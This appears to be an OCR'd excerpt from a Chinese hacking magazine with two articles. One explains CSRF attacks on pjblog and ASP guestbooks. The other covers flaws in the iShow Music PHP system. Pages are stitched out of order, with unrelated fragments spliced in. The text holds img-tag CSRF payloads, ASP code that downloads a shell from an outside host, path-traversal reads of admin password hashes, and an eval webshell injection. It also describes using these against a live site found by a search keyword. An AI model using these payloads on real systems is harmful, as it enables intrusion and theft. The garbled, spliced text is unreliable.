


图8 可以找到地址了

XSS 的延伸——csrf 攻击的一些杂谈

文 小帅@[0.S.T]&seeflood@[0.S.T]

从本文你可以学到：

1、csrf 介绍

2、csrf 利用场景分析

一、背景

自从 ycosx 余弦大叔(比我大很多呢)挑出了 baidu 博客蠕虫；自从牛 X 人找出校内网 ubb 上的 xss；自从茄子宝大叔写出网易 xss，很多的 xss 开始“疯”靡了，首当其冲的是 xss 下的蠕虫。最近也有几套系统能跨出 webshell，也使得这个 xss 逐渐开始趋于热门。

其实 YY 是无罪的，不断的 YY 可能滋生出新的力量，这就是我为什么一直挨着小编的骂，一直 YY 点东西。这次，无聊的 seeflood 和我说：“src 赋值一个正常页面呢！？”其实这就是 csrf 攻击。当然，我们也测试过了，结果真的很吓人。在这之前，先说说 csrf 这个名字吧，估计有很多人不知道，当然可能也有不少人知道了。这个东西，没人去说它，它会被冷漠，就象 xss 以前那样，一但点着了，就又有不少狂热份子去追求它(人类啊！)。我们看一下啥叫 csrf？

Cross-site request forgery（跨站请求伪造），也被称为“one click attack”或者 session riding，通常缩写为 CSRF 或者 XSRF，是一种对网站的恶意利用。

尽管听起来像跨站脚本（XSS），但它与 XSS 非常不同，并且攻击方式几乎相左。XSS 利用站点内的信任用户，而 CSRF 则通过伪装来自受信任用户的请求来利用受信任的网站。与 XSS 攻击相比，CSRF 攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比 XSS 更具危险性。

CSRF 攻击通过在授权用户访问的页面中包含链接或者脚本的方式工作。例如：一个网站用户 Bob 可能正在浏览聊天论坛，而同时另一个用户 Alice 也在此论坛中，并且后者刚刚发布了一个具有 Bob 银行链接的图片消息。设想一下，Alice 编写了一个在 Bob 的银行站点上进行取款的 form 提交的链接，并将此链接作为图片 tag。如果 Bob 的银行在 cookie 中保存他的授权信息，并且此 cookie 没有过期，那么当 Bob 的浏览器尝试装载图片时将提交这个取款 form 和他的 cookie，这样在没经 Bob 同意的情况下便授权了这次事务。

CSRF 是一种依赖 web 浏览器的、被混淆过的代理人攻击（deputy attack）。在上面银行示例中的代理人是 Bob 的 web 浏览器，它被混淆后误将 Bob 的授权直接交给了 Alice 使用。

下面是 CSRF 的常见特性：依靠用户标识危害网站、利用网站对用户标识的信任、欺骗用户的浏览器发送 HTTP 请求给目标站点、风险在于那些通过基于受信任的输入 form 和对特定行为无需授权的已认证的用户来执行某些行为的 web 应用。已经通过被保存在用户浏览器中的 cookie 进行认证的用户将在完全无知的情况下发送 HTTP 请求到那个信任他的站点，进而进行用户不愿做的行为。使用图片的 CSRF 攻击常常出现在网络论坛中，因为那里允许用户发布图片而不能使用 JavaScript。

其实用 seeflood 干净的一句话就是：“借”用你的 session 或者 cookie 来帮助完成一些对于你来说是恐怖的事——“转账”。

二、Get 下的 csrf

1、Get 下的例子 1：

我以前看到 Bink 发布过一个 dvbbs 的后台注入漏洞，很多人想问：你后台都进去了，还注入什么呢？咳咳，咱对这个新的 csrf 不大熟悉，就从我们的第一反应来说，会想到什么？！环境是在后台，那后台有一些备份功能啊，有添加管理员、删除信息等操作。因为是 get 下的 CSRF，我们可以比注入更轻松的完成一些动作，当然，也包括“注入”(这个可能实现，具体测试没环境)。

在 pjblog2.5 中的 blogeditor.asp 的 79-81 行有这么一段代码：

```
<%
  Elseif Request.QueryString("action")="del" Or Request.form("action")="del" then
        DeleteLog=IArticle.deleteLog(request("id"))
      set IArticle=nothing
%>
```

我们看到 **action** 是直接赋值的，测试下先，本地搭了个 IIS，然后测试，如图 1。




图1 链接地址

当选择“删除”的时候就是 del 操作，后面跟的是日志编号。利用 CSRF 的话就是回复一句话给管理，管理员进入这个页面的时候自然就会用他的 session 进行 del，是不是觉得有点意思了呢！？能“删”人家的日志哦！我们构造下地址，就是管理员操作的地址，接着用 img 标签来执行，**exp:[img]http://localhost/blogedit.aso?action=del&id=1[/img]**，接着我们回复这个留言，如图 2。

我看了下 pjblog 大部分的代码都是 post 的，就这个是 get 方式的，先给大家一个大概的了解吧。(这个不是很典型，只要意会就行。)

2、Get 下的例子 2：

这个例子涉及的就是樱




图2 反馈信息

嘿嘿，这个是图片服务端了，就是怕 gpc 会影响到一句话的解析，所以采用了这个方式，只要回显并不是 404 错误就行，用客户端连上去，传个马，擦下屁股一切 ok 了，如图 9。




图9 得到 webshell

上次就是差不多这么拿到的，后来仔细一看发现这个服务器真老。很多牛X同学都来过了，通过痕迹可以看出他们还成功提权上去了，都是 root 的权限，就小菜我，连 linux 也不懂，自己的 shell 还只是 nobody 的权限，悲哀……这个文章就为我的无知纪念下吧，因为学习都是有进步的。嘿嘿，我的 ID 叫：小帅。

编辑点评：

Mop 也不是很强嘛，还用开源的 CMS，也不自己做个安全测试检查。织梦 CMS 最近也挺多漏洞的，大家继续挖掘。

花浪子说过的一个网域高校，他是利用xss来达到post接着备份的办法，我们来回顾下那个留言的代码：

```
book_user=request.form("book_user")
book_contact=request.form("book_contact")
book_content=request.form("book_content")
if sortid="" or tableid="" or ypid="" then
response.write "<script>alert('未知错误');window.close();</Script>"
response.End()
end if
if book_user="" or len(book_user)<2 or len(book_user)>16 then
response.write "<script>alert('反馈出错,下面是产生错误的可能原因:\n\n?请输入 2-16 位字符的用户名!');window.close();</Script>"
response.End()
end if
if book_contact="" or len(book_contact)<5 or len(book_contact)>40 then
response.write "<script>alert('反馈出错,下面是产生错误的可能原因:\n\n?请输入 5-40 位字符的联系方式!');window.close();</Script>"
response.End()
end if
if book_content="" or len(book_content)<5 or len(book_content)>100 then
response.write "<script>alert('反馈出错,下面是产生错误的可能原因:\n\n?请输入 10-100 位字符的反馈内容!');window.close();</Script>"
response.End()
end if
set rs=Server.CreateObject("Adodb.Recordset")
sql="select * from SMT_leaveword"
rs.open sql,conn,1,3
rs.addnew
rs("SMT_book_user")=book_user
rs("SMT_book_contact")=book_contact
rs("SMT_book_content")=book_content '就用它吧,100个字符够用了
rs("SMT_book_sort")=sortid
rs("SMT_book_table")=tableid
rs("SMT_book_ypid")=ypid
rs.update
rs.close
set rs=nothing
response.write "<script>alert('反馈成功,谢谢您的参与!');window.close();</Script>"
response.End()
%>
```

这个地方可以做点手脚，浪子的办法是写个自动提交的表单，接着用iframe标签，我们可以直接用img标签，注意了，我是讲思路，在不同环境下是有不同的办法的，这个不是绝对的。大家回想下新云的那个xss，作者是用**[img src=java …]**(*在例子1中你就已经应该有这样的想法了！*)，浪子是用“<”、“>”，两者不一样哦。也许在某些大站里你就无法接触到自己写“<”，“>”，这个标记一定会被过滤的，那么我们是怎么突破这个瓶颈呢？就是csrf！我们可以提交很多图片，95%一定要真实的，这样让管理员以为某些图无法显示是因为网速，其实是csrf的代码起作用了。当页面加载完是get，get里头却是用**<script>document.form1.submit()</script>**来自动提交一个表单，不知不觉的，我们成功的突破了post这关，达到了备份。一般cms站点里的备份是按**response.write("备份成功！")**来写的，很少看到弹框的，弹框的目前我看到的都是些“在野系统”。

```
<%
Set xPost = CreateObject("Microsoft.XMLHTTP")  //创建对象
xPost.Open "GET","http://0kee.com/shell.txt",False
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")  //产生数据流
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile Server.MapPath("shell.asp"),2  //写入根目录下保存成shell.asp
set sGet = nothing
set sPOST = nothing
%>
```

这是一段很简单的ASP代码，我们可以把他保存到自己的一个webshell里。例如：www.test.com/test.asp里，接着用[img]标签来触发，借用管理员的session（*这里我们讨论的是session*）来下载shell。再这之前你如果有网站的路径了（*一般php、jsp、aspx比较容易泄露路径*），那么就可以直接用这个标签写个csrf来把shell保存到当前的根目录下。

这样就行了吗？其实这个办法是错误的，但是我在和很多大牛讨论的时候走了很多的误区，以上这个例子2就是一个错误的办法。原因在哪呢？就是那个img标签，只是做为对象加载完而已。因为我很早就想写了，但是没机会，这次我用虚拟机本地搭了个环境，结果发现当xmlhttp是可执行的脚本的话就成功了，例如asp、html，如果是asp的话那不直接拿到了那个网站的webshell吗？于是就产生了html、htm、stm等脚本是否能上传的想法，但是这个有很大局限，因为现在的站很少能看到让你上传html，除非那个验证比较松，你可以利用html里的代码把他转到站外，接着在站外用你的数据库来csrf，就那么一瞬间，管理员没发现他的数据库已经被人克隆了。办法2就是直接把cookie发送到站外，什么意思呢？！类似**http://localhost/test.asp?a=b&b=a&c=b**，把后面的参数也加上。但是我们是在讲csrf，如果用“<”、“>”双引号的话就变成了xss，只能否定掉他的存在。我们除了不能对数据库进行操作，还是可以对管理员进行操作的，就是添加一个管理员，前提是参数都是以get方式获取的，比如：

```
Request("name")
Request("pass")
If request("name")<>0 and request("pass")<>0 then
Call ("add")
End
```

这样的话我们就可以利用csrf写一个带了很多参数的csrf，比如：**http://local/test.asp?name=fucker&pass=You**，这样就成功添加了一个管理员，是真的哦：D

三、Post下的csrf

Post下的csrf就得看各位的忽悠技术了，因为这个post无论怎么说，也是要把忽悠技术给联系起来的，管理员不进你这个页面，再怎么post也米用的，我们看下lake2的那个post：

http://www.0x54.org/lake2/xss_post_forwarder.asp?lake2=http://www.0x54.org/a.asp&a=123&b=321&c=%26%23%25（*这里要自己考虑URL编码哦*）后面的URL编码是&#%，post就不需要累赘了，满足脚本条件后，管理员只要用鼠标一点就能操作数据库、管理员等，因为一般情况下都是get的，所以对于post研究就少了，一但post，什么都可以做了。

四、后记

正如大家所看到的，这个csrf我用了很多文字来描述，原因就是这个csrf很难用几张图说清楚，其中我讲到了一个错误的办法。我在写这个文章的时候遇到了许多的麻烦，诸如img标签发cookie等，花了也快2个多礼拜，遇到了很多棘手的事，希望上面的一些结论能给各位带来点启发。

编辑点评：

大家看晕了么？不难不难，不要被一些“看上去很高深的名词忽悠了”，仔细看看，很容易理解的。

小鬼当家
音乐系统漏洞浅析

■Mystery

从本文可以学到：

1、小鬼当家音乐系统分析

2、漏洞的综合利用

小鬼当家音乐系统是一套基于PHP+TXT的在线音乐播放程序。程序采用文本数据存储方式，无需MYSQL数据库支持，同时程序代码与界面模板分离，方便网站二次开发及界面修改。前些天DOWN回来读了下，兴许是运气好，读了几个文件就发现了一点瑕疵，一起来看看吧！

一、漏洞分析

1.任意用户MD5密码读取漏洞

在play.php中有这样的代码：

```
……略
if(empty($id)){
Showmsg("no","非法操作！","关闭本页","javascript:window.close
()");
exit; }
if (!file_exists("$datadir/data/$id.php")){
Showmsg("no","此音乐数据不存在,可能已被删除！","返回前一页",
"javascript:history.back(-1)");
exit; }

$thisurl="http://".$_SERVER['SERVER_NAME'].$_SERVER['REQUEST_URI'];

$info=@file("$datadir/data/$id.php");
list($catid,$singerid,$songname,$songurl,$hot,$commend,$times)=explode
("|",$info[1]);
……略
$subtitle="在线试听：$songname";
……略
```

很明显，代码中的**$id**只是简单的判断变量是否为空，为空则提示错误，不为空则检查**$datadir/data/$id.php**文件是否存在，如果存在，使用file函数把$datadir/data/$id.php文件读入一个数组中，然后使用explode函数以“|”分割数组，并通过list函数把数组中的值赋给一些变量。正常情况下，我们访问如http://127.0.0.1/play.php?id=1时，程序会寻找**/data/data/1.php**并打开，1.php文件存储数据格式如图1。

这里的第二个“|”与第三个“|”之间的内容就是歌曲名，巧的是，在/user/用户名.php中第二个“|”与第三个“|”之间的内容为用户的MD5密码，如图2。




图1 文件存储数据格式




图2 用户数据格式

说到这里，或许聪明的你已经猜到我想干什么了吧？因为**$id**没有过滤，所以我们可以构造“**play.php?id=../../user/用户名**”来读取任意用户的MD5密码。先来获取用户名，直接访问/user/list.php就行了，如图3。




图3 得到用户名

图3中的“网站创始人”前面就是管理员用户名了，接着提交“**play.php?id=../../user/admin**”，如图4。




图4 得到MD5

读出了管理员的MD5密码。

2.文件写入漏洞

还是先来读代码，在comment.php(发表评论)中有一段代码如下：

```
……略
if(empty($id) || empty($action)){
Showmsg("no","非法操作！","关闭本页","javascript:window.close
()");
exit; }

if($action=="save"){

    $cknumon && GdConfirm($gdcode);

    if(!$content || !$user){
            Showmsg("no","所有项都要填写！","返回前一页",
"javascript:history.back(-1)");
    exit; }
     else{
      $user=safeconvert($_POST['user']);
      $content=safeconvert($_POST['content']);
  $commentfile="$datadir/reply.php";
  $line="$id|$user|$grade|$content|$i_p|$timestamp|\n";
          writetofile($commentfile,$line,"a+");
  Showmsg("yes","评论发布成功！","关闭此页！","javascript:window.
close()");
       exit;
   }
}
……略
```

代码中只对**$user**和**$content**使用自定义函数safeconvert过滤了“&、'、<、>、|”等字符，但对**$id**、**$grade**、**$i_p**、**$timestamp**变量没有任何过滤就调用writetofile函数写文件了，writetofile函数原形如下：

```
function writetofile($file_name, $data, $method = "w")
{
$filenum = fopen($file_name, $method);
flock($filenum, LOCK_EX);
$file_data = fwrite($filenum, $data);
fclose($filenum);
return $file_data;
}
```

writetofile函数在写文件的过程中并没有像其他文件的处理方式一样在文件前面写入<? exit;?>来限制哦！下面简单了，构造URL：**http://127.0.0.1/comment.php?user=aaaa&id=1&action =save&contentbbbbbb&grade=3||<?php eval($_POST[cmd])?>**，提交后，提示评论发布成功，如图5。




图5 评论发布成功

这个时候访问**/data/reply.php**，如

图6。

3后面多了很多"|"，我们的一句话木马不见了，说明被执行了！连接下，得到webshell，如图7。




图6 访问提交的数据




图7 得到webshell

二、实战演示

使用关键字"**Powered by iShow Music**"到百度搜索，随便找个站http://www.xxx.com/music/来测试。因为网上大部分站发表评论时需要验证码，所以先来获取一个验证码，访问http://www.xxx.com/music/ck.php，如图8。




图8 得到验证码

接着访问：http://www.xxx.com/music/comment.php?user=aaaa&id=1&action=save&content=bbbbbb&grade=3||<?phpeval($_POST[cmd])?>&gdcode=2416，gdcode后面的数字为刚才获取的验证码，提交后提示评论发布成功，这个时候我们的一句话木马已经写到/data/reply.php中去了，用客户端连接看看，如图9。成功拿到wengshell！

